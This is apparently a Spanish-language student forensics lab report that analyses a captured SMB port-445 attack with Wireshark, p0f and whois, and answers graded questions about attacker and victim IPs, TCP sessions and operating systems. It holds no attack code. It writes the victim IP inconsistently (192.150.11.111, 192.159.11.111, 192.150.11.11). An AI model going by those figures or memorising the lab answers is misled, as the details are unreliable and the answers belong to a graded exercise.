***TRABAJO PRÁCTICO***

***Un ataque por la red- lab#1***

***Materia***

Informática Forense

**Integrantes del Grupo:**

**Bernardo Napoleon Luscher**

**Turno: Noche**

**Docente: Antonio, Juan Manuel**

**Fecha de entrega: 13/11/2023**

**Introducción**


Se ha producido un ataque en un dispositivo de nuestra red y hemos logrado capturar los paquetes de red correspondientes para su posterior análisis.

Para resolver el presente laboratorio el alumno debe contar con el archivo de evidencia network-evidence.zip el cual puede ser bajado del aula virtual.



Dentro de este archivo encontraremos una captura de datos de la red de un sistema que ha sido atacado.

Para resolver el laboratorio, el alumno deberá responder las siguientes preguntas justificando en cada caso las respuestas y especificando las herramientas utilizadas:

1. **Validar el hash de la evidencia. Continuar con las siguientes preguntas sólo en caso que la evidencia se encuentre validada.**



Solución: Se validó el hash de las evidencias mediante la herramienta *Hashtab version6.0*. El resultado fue que la evidencia descargada es consistente con la relevada. Dejemos la prueba de la evaluación a continuación:

1. **¿Cuántos dispositivos se encuentran involucrados en la conversación?**

Solución: A partir del archivo network-evidence.pcap, utilizando la aplicación wireshark versión 4.0.3 (Git v4.0.3 packaged as 4.0.3-1), podemos observar en la captura siguiente (Fig.1) que son 2 dispositivos: [98.114.205.102 y 192.150.11.111] que intervienen en la conversación a nivel IPv4.




Fig.1 network-conversation

Podemos ratificar lo observado con la información que obtenemos de los endpoints respecto a la capa de red.




Fig.2 network-endpoint

1. **¿Cuántas sesiones TCP contiene la evidencia?**

Solución: A nivel de capa de transporte se observan que se establecieron 5 sesiones TCP reflejado en la captura de la figura 3.





Fig.3 network-conversation TCP

1. **Identifique la dirección IP del atacante y la dirección IP de la víctima.**

Solución: Analizando la primera conversación TCP, observamos que desde la IP 98.114.205.102, envía un SYNC, iniciando así el TCP 3 way handshake process.






Fig.4 Primera conversación TCP

Observamos en la Fig4. que la IP 98.114.205.102 se quiere conectar desde el puerto 1821 al puerto 445 de la IP destino 192.159.11.111. Resulta que el puerto 445 (Servidor de dominio SMB de Microsoft) es utilizado como parte del protocolo de red de capa de aplicación, se utiliza principalmente para ofrecer acceso compartido a archivos, impresoras, puertos serie y otros tipos de comunicaciones entre nodos de una red Windows. Conocido como SMB (Server Message Bloque) sobre IP.

El equipo en las IP destino 192.159.11.111 contesta satisfactoria con el [SYN,ACK], se completa el handshake pero inmediatamente después se cierra la comunicación en el paso 4 con el envío del [FIN,ACK], finalizando la conversación en el paso 12, lo cual resulta sospechoso.

Nuestra hipótesis es que la IP source 98.114.205.102 esta realizando un puerto scan que se ve confirmado en la Fig.5 cuando realiza una nueva conexión TCP en el paso 5. luego de encontrar abierto el puerto 445 de nuestra IP de destino a continuación establece la negociación con protocolo SMB en la Fig6.




Fig.5 2do 3way handshake




Fig.6 conversation #2

Luego de las evidencias podemos concluir que el atacante resulta ser el IP “source” 98.114.205.102 y la maquina victima con IP “destination” 192.150.11.111.

1. **¿Puede geolocalizar a la dirección IP del atacante? ¿Quién es el dueño de esa dirección IP?**

Solución: Si, en este caso obtenemos la geolocalización mediante la pagina. <https://www.maxmind.com/en/geoip2-precision-demo>, ingresando la IP de la atacante obtenida el punto 4: 98.114.205.102.




Fig.7 resultado maxmind

Para no invalidar el resultado al usar un demo de servicio de maxmind, ratificamos lo obtenido media el comando whois desde la terminal Shell de nuestro equipo de análisis, Fig.8.



Fig.8 resultado whois

1. **¿Qué sistema operativo tienen los dispositivos involucrados?**

Solución: Analizando el archivo de evidencia “network-evidence.pcap”. En la Fig.9, mediante la aplicación p0f versión 3.09b, obtenemos el primer paquete, que corresponde a nuestro atacante IP 98.114.205.102, la información inferida es que la maquina tiene un sistema operativo (OS) Windows NT.

La maquina victima, IP 192.150.11.11, en el tercer paquete nos indica que es una maquina con una distribución de Linux 2.4-2.6.

Observación 1: resulta curioso que el sistema operativo de la maquina atacada sea Linux, considerando que el puerto que manifiesta abierto es el 445 que corresponde a un protocolo usado por sistema Windows.




Fig.9 resultado p0f

Podemos confirmar lo relevado utilizando una segunda aplicación, NetworkMiner 2.8, donde vemos en la Fig.10 los sistemas operativos (OS) que usan los hosts.

